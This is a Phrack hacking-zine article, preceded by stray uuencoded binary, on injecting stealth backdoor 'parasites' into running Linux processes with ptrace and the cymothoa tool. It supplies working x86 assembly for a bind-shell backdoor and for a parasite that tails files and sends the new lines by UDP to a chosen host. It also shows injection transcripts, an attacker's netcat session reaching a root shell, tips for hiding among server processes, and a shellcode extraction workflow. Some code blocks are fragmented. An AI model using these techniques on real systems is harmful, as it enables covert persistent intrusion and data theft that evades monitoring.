M#8J.\2P%`W#06C0_+KQ>_8[H9Q;Q!-`W@.: -*T.\$?! \IH92NLW>@`OKQ>>A
M]%6&9DV#-_5EQ: :XN*PQ^M>Q#]@^TW37+B&- (7NU)% [&>G_-9-FAIKJ,U@_H
M]9S`828X/F^>#^F300Q%`Q?OG9.*S+;9WUY_CX@`T:KH+TVCU%C8_-%G+/^?
MDX?_@D[23XS_6W`>&_Q?GN#Y7UIVYW]/D1YZ_K=VL@HF6%T:!3`/L8BNQ!O8
M#E3"S.XU()4\`"-]`%Z]_".(B^6"0ON(OPKBH^[VF.`\$C_M_0_OC(HPO5QUW\
MUC!X\6A7,[<*0=@0A5I,\$D.T"CO8\$&5G00!58:CREX(JL+D_\S;W:8-I1AB'

```

M) [1;_V%R`/V,D*^T$1K;^U62CBLZ;J&HFOU5J-;/AS/PAZH*C&TCLJR&7KS@
MB<64WGL[H?,`V:;,$>&TPE2J"]#Y,N?*DFAF"-Q4C@:?6PR1"RW:Z!P]W(F$%
MM6@@TZA%TYEB-ENMZ5S1Y0\7*K,TC`^"5)DG5>%+-0I)-7:E&D?!KBH4TT6@
MJTI%4#Y<JMR72O"2>T(UMH%Y"Y3?B80!-%()_21Q4*J18GH4D&JL",:3R0.%
M*EJ$*CRA>!P\2E'"<$\8'NXCKM]U'@?DX>8UO)=[ [CY<>J^4D*BTG_4.9JYK
MUI3'LA&NN6I:*]J:;WF1S!Y[B^FZPVIQ\S+XZC.LX2D" (^-E\;C*?,E'PERZ
MMNQ.G?LRINXX8`U;UG)0$@=%'3FBMM@T[P' 'MMTIJFOA' BQJYEHEV[S1J8F<
MD8V@25#0L=NG#2NWRLRIPZ0@IZ[->["<N2NG;_&2I-&A64A.R^;I#A5V+RRH
M8_GNDM.V@K]!3ML2XH3EF\&D,0\G15!2[K^E#[. *#5D]9AT#^7!92[=/2U_2
MXLXJ' `L)LB7A4T/KB-`^..R^L?]3D_?)#QNP3X[_FG.NO__CO,-_?<K4N++;
M_F&OT`"BWPLOMKLMU]V6DX7=;;GNMEQW6ZZ[+?>?=5ONCY[ (N]2E+G6I2UWJ
M4I>ZU*4N=:E+7>I2E[K4I2YUJ4M=ZE*7NM2E+G6I2UWJ4I>ZU*4N=:E+7>K2
,?TWZ/VX96&``\``\`
`
`

```

end

--[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x09 of 0x13

```

=====
======[ Single Process Parasite ]=====
======[ The quest for the stealth backdoor ]=====
=====
======[ by Crossbower ]=====
=====

```

Index

```

-----[ 0. Introduction
-----[ 1. Brief discussion on injection methods
-----[ 2. First generation: fork() and clone()
-----[ 3. Second generation: signal()/alarm()
-----[ 4. Third generation: setitimer()
-----[ 5. Working parasites
-----[ 5.1 Process and thread backdoor
-----[ 5.2 Remote "tail follow" parasite
-----[ 5.3 Single process backdoor
-----[ 6. Something about the injector
-----[ 7. Further readings
-----[ 8. Links and references

```

```

-----[ 0. Introduction

```

In biology a parasite is an organism that grows, feeds, and live in a different organism while contributing nothing to the survival of its host.

(There is another interesting definition that, even if it's less relevant, I find funny: a professional dinner guest, especially in ancient Greece. >From Greek parastos, person who eats at someone else's table, parasite : para-,beside; stos, grain, food.)

So, without digressing too much, what do we mean by "parasite" in this document? A parasite is simply some executable code that lives within another process, but that was injected after its loading time, by a third person/program.

Any process can become infected quite easily, using standard libraries provided by operating systems (we will use process trace, ptrace [0]).

The real difficulty for the parasite is to coexist peacefully with the host process, without killing it. For "death" of the host we also intend a situation where, even if the process remains active, it is no longer able to work properly, because its memory has been corrupted.

The of goal this document is to create a parasite that live and let live the host process, as if nothing had happened.

Starting with simple techniques, and and gradually improving the parasite, we'll reach a point where our creature is scheduled inside the process of the host, without the need of fork() or similar calls (i.e. clone()).

An interesting question is: why a parasite is an excellent backdoor?

The simplest answer is that a parasite hides what is not permitted in what is allowed, so that:

- it's difficult to detect using conventional tools
- it's more stable and easy to use than kernel-level rootkits.

If the target system has security tools that automatically monitor the integrity of executable files, but that do not perform complete audits of memory, the parasite will not trigger any alarm.

After this introduction we can dive into the problematic.

If you prefer practical examples, you can "jump" to paragraph 5,

which shows three different types of real parasite.

-----[1. Brief discussion on injection methods

To separate the creation of the shellcode from the methods used to inject it into the host process, this section will discuss how the parasite is injected (in the examples of this document).

Unlike normal shellcode that, depending on the vulnerability exploited, can not contain certain types of characters (e.g. NULLs), a parasite has no particular restrictions.

It can contain any character, even NULL bytes, because ptrace [0] allows to modify directly the .text section of a process.

The first question that arises regards where to place parasitic code. This memory location must not be essential to the program, and should not be invoked by the code after the start (or shortly after the start) of the host process.

We can use run-time patching, but it's complicated technique and makes it difficult to ensure the correct functioning of the process after the manipulation. It is therefore not suitable for complex parasites.

The author has chosen to inject the code into the memory range of libdl.so library, since it is used during the loading stage of programs but then usually no longer necessary (more info: [1][2]).

Another reason for this choice is that the memory address of the library, when loaded into the process, is exported in the /proc filesystem.

You can easily see that by typing:

```
$ cat /proc/self/maps
```

```
...
b7778000-b777a000 rw-p 00139000 fe:00 37071197 /lib/libc-2.7.so
b777a000-b777d000 rw-p b777a000 00:00 0
...
b7782000-b779c000 r-xp 00000000 fe:00 37071145 /lib/ld-2.7.so <---
...
```

Libdl is mapped at the range b7782000-b779c000 and is executable. The injected starting at the initial address of the range is perfectly executable.

Some considerations about this method: if the infected program uses dlopen(), dlclose() or dlsym() during its execution, some problems could arise. The solution is to inject into the same library, but in unused memory locations.

(From the tests of the author the initial memory locations of the library are not critical and do not affect the execution of programs.)

There are other problems on linux systems that use the grsec kernel patch. Using this patch the text segment of the host process is marked read/execute only and therefore will not be writable with ptrace. If that's your case, Ryan O'Neill has published a very powerful algorithm [3] that exploits sysenter instructions (used by the host's code) to execute a serie of system calls (the algorithm is able to allocate and set the correct permission on a new memory area without modifying the text segment of the traced process). I recommend everyone read the document, as it is very interesting.

The other premise, I want to do in this section, regards the basic informations the injector (the program that injects the parasite) must provide to the shellcode to restore the execution of the host program.

Our implementation of the injector gets the current EIP (Instruction Pointer) of the host process, push it on the stack and writes in the EIP the address of the parasite (injected into libdl).

The parasite, in its initialization part, saves every register it uses.

same author, and which already includes the codes presented in the article. Although it is possible, through various techniques, to inject shellcodes in processes, the download of the program is recommended to try the examples during the lecture.

-----[5.1 Process and thread backdoor

Our first real parasite is a backdoor created by applying, to pre-existing shellcode, the fork() preamble.

The shellcode used was developed by izik (izik@tty64.org) and is available on several sites [5]. For this reason will not be reported.

The shellcode is a classic exploit shellcode: it binds /bin/sh to a TCP port and fork a shell for every connection.

Using it aided by an injector, has several advantages:

- The ability to configure its behavior. In this case the possibility to choose the port to listen on.
- The possibility of keeping the host alive using a one of the preamble shown earlier.
- Not having to worry about memory locations necessary to the execution and data storage, since they are automatically provided.

Let's see in practice how this parasite works...

First, on the victim machine, we must identify a suitable host process. In this example we will use an instance of cat, since it's really easy to check if it continues its execution after the injection.

```
root@victim# ps -A | grep cat
1727 pts/6    00:00:00 cat
```

We need this pid for the injection:

```
root@victim# cymothoa -p 1727 -s 1 -y 5555
[+] attaching to process 1727
```

register info:

```
-----
eax value: 0xffffffff00    ebx value: 0x0
esp value: 0xbf81e1c8     eip value: 0xb78be430
-----
```

```
[+] new esp: 0xbf81e1c4
[+] payload preamble: fork
[+] injecting code into 0xb78bf000
[+] copy general purpose registers
[+] detaching from 1727
```

```
[+] infected!!!
```

```
root@victim#
```

The process is now infected: we should be able to see two cat instances, the original one and the new one that corresponds to the parasite:

```
root@victim# ps -A | grep cat
1727 pts/6    00:00:00 cat
1842 pts/6    00:00:00 cat
```

If, from a different machine, we try to connect to the port 5555, we should get a shell:

```
root@attacker# nc -vv victim 5555
Connection to victim 5555 port [tcp/*] succeeded!
uname -a
Linux victim 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
whoami
root
```

At the same time, if we write a few lines in the console where the original

cat is running, we should see the usual output:

```
root@victim# cat
test123
test123
foo
foo
```

The backdoor function properly: the two processes are running at the same time without crashing...

The same backdoor can also be injected in a similar way using the clone() preamble, and thus running the parasite as a new thread instead of a new process.

The command is similar, we only disable the fork() preamble and force clone() instead:

```
root@victim# cymothoa -p 9425 -s 1 -y 5555 -F -b
[+] attaching to process 9425
```

register info:

```
-----
eax value: 0xffffffff00    ebx value: 0x0
esp value: 0xbfb4beb8     eip value: 0xb78da430
-----
```

```
[+] new esp: 0xbfb4beb4
[+] payload preamble: thread
[+] injecting code into 0xb78db000
[+] copy general purpose registers
[+] detaching from 9425
```

[+] infected!!!

If we execute ps without special flags we now see only one process:

```
root@victim# ps -A | grep cat
9425 pts/3    00:00:00 cat
```

But with the option -m we see an additional thread:

```
root@victim# ps -Am
...
9425 pts/3    00:00:00 cat
  - -        00:00:00 -
  - -        00:00:00 -
...
...
```

Using netcat on the port 5555 of the victim machine works as expected.

Some notes on the proper use of the fork() and clone() preambles:

- This preamble is compatible with virtually any existing shellcode, without any modification. It can be used to easily transform into parasitic code what you have already written. In the case of clone() preamble the situation is slightly more critical because there is the possibility that the parasite thread interferes with the host thread. However, widespread shellcodes are usually already attentive to these issues, and should not cause problems.
- It is better to inject the parasite into servers that generate many child processes. Some of those tested by me are apache2, dhclient3 and, in the case of a desktop system, the processes of the window manager. It's hard to find a needle in a haystack, and it is difficult to tell a single parasite from dozens of apache2 processes ;)

-----[5.2 Remote "tail follow" parasite

Have you ever used tail with the "-f" (follow) option? This mode is used to monitor text files, usually logs, to see in real time the new lines

added by other processes.

Tail accepts as option a sleep interval, a waiting time between a control of the file and another.

It's therefore natural, when writing a parasite with the same function, to use a preamble that allows a precise control of time: the setitimer() preamble.

This is the code of this new parasite... It is more complex than the previous codes.
After the source there will be a brief explanation of its operations, and finally an example of its practical use.

%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<%<

```
#
# Scheduled tail setitimer parasite
#

#
# Preamble
#

setitimer_hdr:
    pusha
    # sys_setitimer(ITIMER_REAL, *struct_itimerval, NULL)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    xorl    %edx, %edx
    mov     $104, %al
    jmp     struct_itimerval
load_struct:
    pop     %ecx
    int     $0x80
    popa
    jmp     handler

struct_itimerval:
    call    load_struct
    # these values are replaced by the injector:
    .long   0x0#53434553 # seconds
    .long   0x5343494d # microseconds
    .long   0x0#53434553 # seconds
    .long   0x5343494d # microseconds

handler:
    pusha
    # signal(SIGALRM, handler)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    mov     $48, %al
    mov     $14, %bl
    jmp     handler_end
load_handler:
    pop     %ecx
    subl    $0x19, %ecx # adjust %ecx to point handler()
    int     $0x80
    popa
    jmp     shellcode

handler_end:
    call    load_handler

#
# The shellcode starts here
#

shellcode:
    pusha
```

```
# check if already initialized
mov     $0x4d454d50, %esi # replaced by the injector
                                # (persistent memory address)

mov     (%esi), %eax
cmp     $0xdeadbeef, %eax
je     open_call # jump if already initialized

# initialize
mov     $0xdeadbeef, %eax
mov     %eax, (%esi)
add     $4, %esi
xorl    %eax, %eax
mov     %eax, (%esi)
sub     $4, %esi
```

open_call:

```
# call to sys_open(file_path, O_RDONLY)
xorl    %eax, %eax
mov     $5, %al
jmp     file_path
```

load_file_path:

```
pop     %ebx
xorl    %ecx, %ecx
int     $0x80 # %eax = file descriptor
mov     %eax, %edi # save file descriptor
```

check_file_length:

```
# call to sys_lseek(fd, 0, SEEK_END)
mov     %edi, %ebx
xorl    %eax, %eax
mov     $19, %al
xorl    %ecx, %ecx
xorl    %edx, %edx
mov     $2, %dl
int     $0x80 # %eax = end of file offset (eof)
```

```
# get old eof, and store new eof
add     $4, %esi
mov     (%esi), %ebx
mov     %eax, (%esi)
```

```
# skip the first read
test    %ebx, %ebx
jz     return_to_main_proc
```

```
# check if file is larger
# (current end of file > previous end of file)
cmp     %eax, %ebx
je     return_to_main_proc # eof not changed:
                                # return to main process
```

calc_data_len:

```
# calculate new data length
# (current eof - last eof)
mov     %eax, %esi
sub     %ebx, %esi # saved in %esi
```

set_new_position:

```
# call to sys_lseek(fd, last_eof, SEEK_SET)
xorl    %eax, %eax
mov     $19, %al
mov     %ebx, %ecx
mov     %edi, %ebx
xorl    %edx, %edx
int     $0x80 # %eax = last end of file offset
```

read_file_tail:

```
# allocate buffer
sub     %esi, %esp
```

```
# call to sys_read(fd, buf, count)
xorl    %eax, %eax
mov     $3, %al
mov     %edi, %ebx
mov     %esp, %ecx
mov     %esi, %edx
int     $0x80      # %eax = bytes read
mov     %esp, %ebp # save pointer to buffer
```

open_socket:

```
# call to sys_socketcall($0x01 (socket), *args)
xorl    %eax, %eax
mov     $102, %al
xorl    %ebx, %ebx
mov     $0x01, %bl
jmp     socket_args
```

load_socket_args:

```
pop     %ecx
int     $0x80      # %eax = socket descriptor
jmp     send_data
```

socket_args:

```
call   load_socket_args
.long  0x02      # AF_INET
.long  0x02      # SOCK_DGRAM
.long  0x00      # NULL
```

send_data:

```
# prepare sys_socketcall (sendto) arguments
jmp     struct_sockaddr
```

load_sockaddr:

```
pop     %ecx
push    $0x10    # sizeof(struct_sockaddr)
push    %ecx     # struct_sockaddr address
xorl    %ecx, %ecx
push    %ecx     # flags
push    %edx     # buffer len
push    %ebp     # buffer pointer
push    %eax     # socket descriptor
```

```
# call to sys_sendto($11 (sendto), *args)
xorl    %eax, %eax
mov     $102, %al
xorl    %ebx, %ebx
mov     $11, %bl
mov     %esp, %ecx
int     $0x80
jmp     restore_stack
```

struct_sockaddr:

```
call   load_sockaddr
.short 0x02      # AF_INET
.short 0x5250    # PORT (replaced by the injector)
.long  0x34565049 # DEST IP (replaced by the injector)
```

restore_stack:

```
# restore stack
pop     %ebx     # socket descriptor
pop     %eax     # buffer pointer
pop     %edx     # buffer len
pop     %eax     # flags
pop     %eax     # struct_sockaddr address
pop     %eax     # sizeof(struct_sockaddr)
```

```
# deallocate buffer
add     %edx, %esp
```

close_socket:

```
#
# Single process backdoor (alarm preamble)
#

handler:
    pusha

set_signal_handler:
    # signal(SIGALRM, handler)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    mov     $48, %al
    mov     $14, %bl
    jmp     set_signal_handler_end

load_handler:
    pop     %ecx
    subl    $0x18, %ecx # adjust %ecx to point handler()
    int     $0x80
    jmp     shellcode

set_signal_handler_end:
    call   load_handler

shellcode:
    # check if already initialized
    mov     $0x4d454d50, %esi # replaced by the injector
                                # (persistent memory address)
    mov     (%esi), %eax
    cmp     $0xdeadbeef, %eax
    je      accept_call      # jump if already initialized

socket_call:
    # call to sys_socketcall($0x01 (socket), *args)
    xorl    %eax, %eax
    mov     $102, %al
    xorl    %ebx, %ebx
    mov     $0x01, %bl
    jmp     socket_args

load_socket_args:
    pop     %ecx
    int     $0x80 # %eax = socket descriptor

    # save socket descriptor
    mov     $0xdeadbeef, %ebx
    mov     %ebx, (%esi)
    add     $4, %esi
    mov     %eax, (%esi)
    sub     $4, %esi
    jmp     fcntl_call

socket_args:
    call   load_socket_args
    .long  0x02    # AF_INET
    .long  0x01    # SOCK_STREAM
    .long  0x00    # NULL

fcntl_call:
    # call to sys_fcntl(socket, F_GETFL)
    mov     %eax, %ebx
    xorl    %eax, %eax
    mov     $55, %al
    xorl    %ecx, %ecx
    mov     $3, %cl
    int     $0x80
    # call to sys_fcntl(socket, F_SETFL, flags | O_NONBLOCK)
    mov     %eax, %edx
    xorl    %eax, %eax
    mov     $55, %al
    mov     $4, %cl
```



```
    orl    $0x800, %edx # O_NONBLOCK (nonblocking socket)
    int    $0x80
```

bind_call:

```
    # prepare sys_socketcall (bind) arguments
    jmp    struct_sockaddr
```

load_sockaddr:

```
    pop    %ecx
    push   $0x10 # sizeof(struct_sockaddr)
    push   %ecx # struct_sockaddr address
    push   %ebx # socket descriptor
```

```
    # call to sys_socketcall($0x02 (bind), *args)
```

```
    xorl   %eax, %eax
```

```
    mov    $102, %al
```

```
    xorl   %ebx, %ebx
```

```
    mov    $0x02, %bl
```

```
    mov    %esp, %ecx
```

```
    int    $0x80
```

```
    jmp    listen_call
```

struct_sockaddr:

```
    call  load_sockaddr
```

```
    .short 0x02 # AF_INET
```

```
    .short 0x5250 # PORT (replaced by the injector)
```

```
    .long  0x00 # INADDR_ANY
```

listen_call:

```
    pop    %eax # socket descriptor
```

```
    pop    %ebx
```

```
    push   $0x10 # queue (backlog)
```

```
    push   %eax # socket descriptor
```

```
    # call to sys_socketcall($0x04 (listen), *args)
```

```
    xorl   %eax, %eax
```

```
    mov    $102, %al
```

```
    xorl   %ebx, %ebx
```

```
    mov    $0x04, %bl
```

```
    mov    %esp, %ecx
```

```
    int    $0x80
```

```
    # restore stack
```

```
    pop    %edi
```

```
    pop    %edi
```

```
    pop    %edi
```

accept_call:

```
    # prepare sys_socketcall (accept) arguments
```

```
    xorl   %ecx, %ecx
```

```
    push   %ecx # socklen_t *addrlen
```

```
    push   %ecx # struct sockaddr *addr
```

```
    add    $4, %esi
```

```
    push   (%esi) # socket descriptor
```

```
    # call to sys_socketcall($0x05 (accept), *args)
```

```
    xorl   %eax, %eax
```

```
    mov    $102, %al
```

```
    xorl   %ebx, %ebx
```

```
    mov    $0x05, %bl
```

```
    mov    %esp, %ecx
```

```
    int    $0x80 # %eax = file descriptor or negative (on error)
```

```
    mov    %eax, %edx # save file descriptor
```

```
    # restore stack
```

```
    pop    %edi
```

```
    pop    %edi
```

```
    pop    %edi
```

```
    # check return value
```

```
    test   %eax, %eax
```

```
js      schedule_next_and_return # jump on error (negative %eax)
```

```
fork_child:
```

```
# call to sys_fork()
xorl   %eax, %eax
mov    $2, %al
int    $0x80

test   %eax, %eax
jz     dup2_multiple_calls # child continue execution
                                # parent schedule_next_and_return
```

```
schedule_next_and_return:
```

```
# call to sys_close(socket file descriptor)
# (since is used only by the child process)
xorl   %eax, %eax
mov    $6, %al
mov    %edx, %ebx
int    $0x80

# call to sys_waitpid(-1, NULL, WNOHANG)
# (to remove zombie processes)
xorl   %eax, %eax
mov    $7, %al
xorl   %ebx, %ebx
dec    %ebx
xorl   %ecx, %ecx
xorl   %edx, %edx
mov    $1, %dl
int    $0x80

# alarm(timeout)
xorl   %eax, %eax
mov    $27, %al
movl   $0x53434553, %ebx # replaced by the injector (seconds)
int    $0x80

# return
popa
ret
```

```
dup2_multiple_calls:
```

```
# dup2(socket, 2), dup2(socket, 1), dup2(socket, 0)
xorl   %eax, %eax
xorl   %ecx, %ecx
mov    %edx, %ebx
mov    $2, %cl
```

```
dup2_loop:
```

```
mov    $63, %al
int    $0x80
dec    %ecx
jns    dup2_loop
```

```
execve_call:
```

```
# call to sys_execve(program, *args)
xorl   %eax, %eax
mov    $11, %al
jmp    program_path
```

```
load_program_path:
```

```
pop    %ebx
# create argument list [program_path, NULL]
xorl   %ecx, %ecx
push   %ecx
push   %ebx
mov    %esp, %ecx
mov    %esp, %edx
int    $0x80
```



```
uname -a
Linux victim 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
```

We have achieved our goal: a single process backdoor :)

-----[6. Something about the injector

In all these examples we always used the injector cymothoa [3].
Some notes about this tool...

The injector is very important because it allows the customization of the shellcode and its injection in the right areas of memory.

Cymothoa wants to be an aid to developing shellcode, in several ways.

In the payloads directory there are all the assembly sources created by the author, easily compilable with gcc:

```
root@box# cd payloads
root@box# ls
clone_shellcode.s          fork_shellcode.s
scheduled_backdoor_alarm.s  mmx_example_shellcode.s
scheduled_setitimer.s      scheduled_alarm.s
scheduled_tail_setitimer.s
root@box# gcc -c scheduled_backdoor_alarm.s
root@box#
```

Cymothoa includes also some tools to easily extract the shellcode from these object files.

For example bgrep [6], a binary grep, that allows to find the offset of particular hexadecimal sequences:

```
root@box# ./bgrep e8f0ffffff payloads/scheduled_backdoor_alarm.o
payloads/scheduled_backdoor_alarm.o: 0000014b
```

This is useful for finding the beginning of the code to extract.

Once you locate the beginning and the length of the code, you can easily turn it into a C string with the script hexdump_to_cstring.pl.

```
root@box# hexdump -C -s 52 payloads/scheduled_backdoor_alarm.o -n 291 | \
./hexdump_to_cstring.pl
\x60\x31\xc0\x31\xdb\xb0\x30\xb3\x0e\xeb\x08\x59\x83\xe9\x18\xcd\x80\xeb
\x05\xe8\xf3\xff\xff\xbe\x50\x4d\x45\x4d\x8b\x06\x3d\xef\xbe\xad\xde
\x0f\x84\x81\x00\x00\x00\x31\xc0\xb0\x66\x31\xdb\xb3\x01\xeb\x14\x59\xcd
...
```

Once this is done you can add this string to the file payloads.h, and recompile cymothoa, to have a new, ready to inject, parasite.

If you want to transform into parasite code you already have available, that's the easy way.

The last thing I want to mention about cymothoa, is a little utility shipped with the main tool: a syscall code generator.

Writing syscall based shellcodes can be a tedious work, especially if you must remember every syscall number and parameters.

Since I am a lazy person, I've written a script able to do part of the hard work:

```
root@box# ./syscall_code.pl
Syscall shellcode generator
Usage:
    ./syscall_code.pl syscall
```

For example you can use it to generate the calling sequence for the open syscall:

```
root@box# ./syscall_code.pl sys_open
sys_open_call:
    # call to sys_open(filename, flags, mode)
    xorl    %eax, %eax
    mov     $5, %al
    xorl    %ebx, %ebx
    mov     filename, %bl
    xorl    %ecx, %ecx
    mov     flags, %cl
    xorl    %edx, %edx
    mov     mode, %dl
    int     $0x80
```

As you can see the script generates assembly code that marks arguments and corresponding registers of the syscall, as well as the call number.

The code is not always 100% reliable (e.g. some syscalls require complex structures the script is not able to construct), but it can greatly speed up the shellcode development phase.

I hope you'll find it useful...

-----[7. Further reading

While I was writing this article, on the defcon's website have been published the talks which will take place during the next edition.

One of these caught my attention [7]:

Jugaad - Linux Thread Injection Kit

"... The kit currently works on Linux, allocates space inside a process and injects and executes arbitrary payload as a thread into that process. It utilizes the ptrace() functionality to manipulate other processes on the system. ptrace() is an API generally used by debuggers to manipulate(debug) a program. By using the same functionality to inject and manipulate the flow of execution of a program Jugaad is able to inject the payload as a thread."

I recommend all readers who have judged this article interesting, to follow this talk, because it is a similar research, but parallel to mine.

My goal was to implement a stealth backdoor without creating new processes or threads, while the research of Aseem focuses on the creation of threads, to achieve the same level of stealthiness.

I therefore offer my best wishes to Aseem, since I think our works are complementary.

For additional material on "injection of code" you can see the links listed at the end of the document.

Bye bye ppl ;)

Greetings (in random order): emgent, scox, white_sheep (and all ihteam), sugar, renaud, bt_smartto, cris.

-----[8. Links and references

- [0] <https://secure.wikimedia.org/wikipedia/en/wiki/Ptrace>
- [1] <http://dl.packetstormsecurity.net/papers/unix/elf-runtime-fixup.txt>
- [2] <http://www.phrack.org/issues.html?issue=58&id=4#article>
(5 - The dynamic linker's dl_resolve() function)
- [3] <http://vxheavens.com/lib/vrn00.html#c42>
- [4] <http://cymothoa.sourceforge.net/>
- [5] <http://www.exploit-db.com/exploits/13388/>
- [6] <http://debugmo.de/2009/04/bgrep-a-binary-grep/>
- [7] <https://www.defcon.org/html/defcon-19/dc-19-speakers.html#Jakhar>

-----[EOF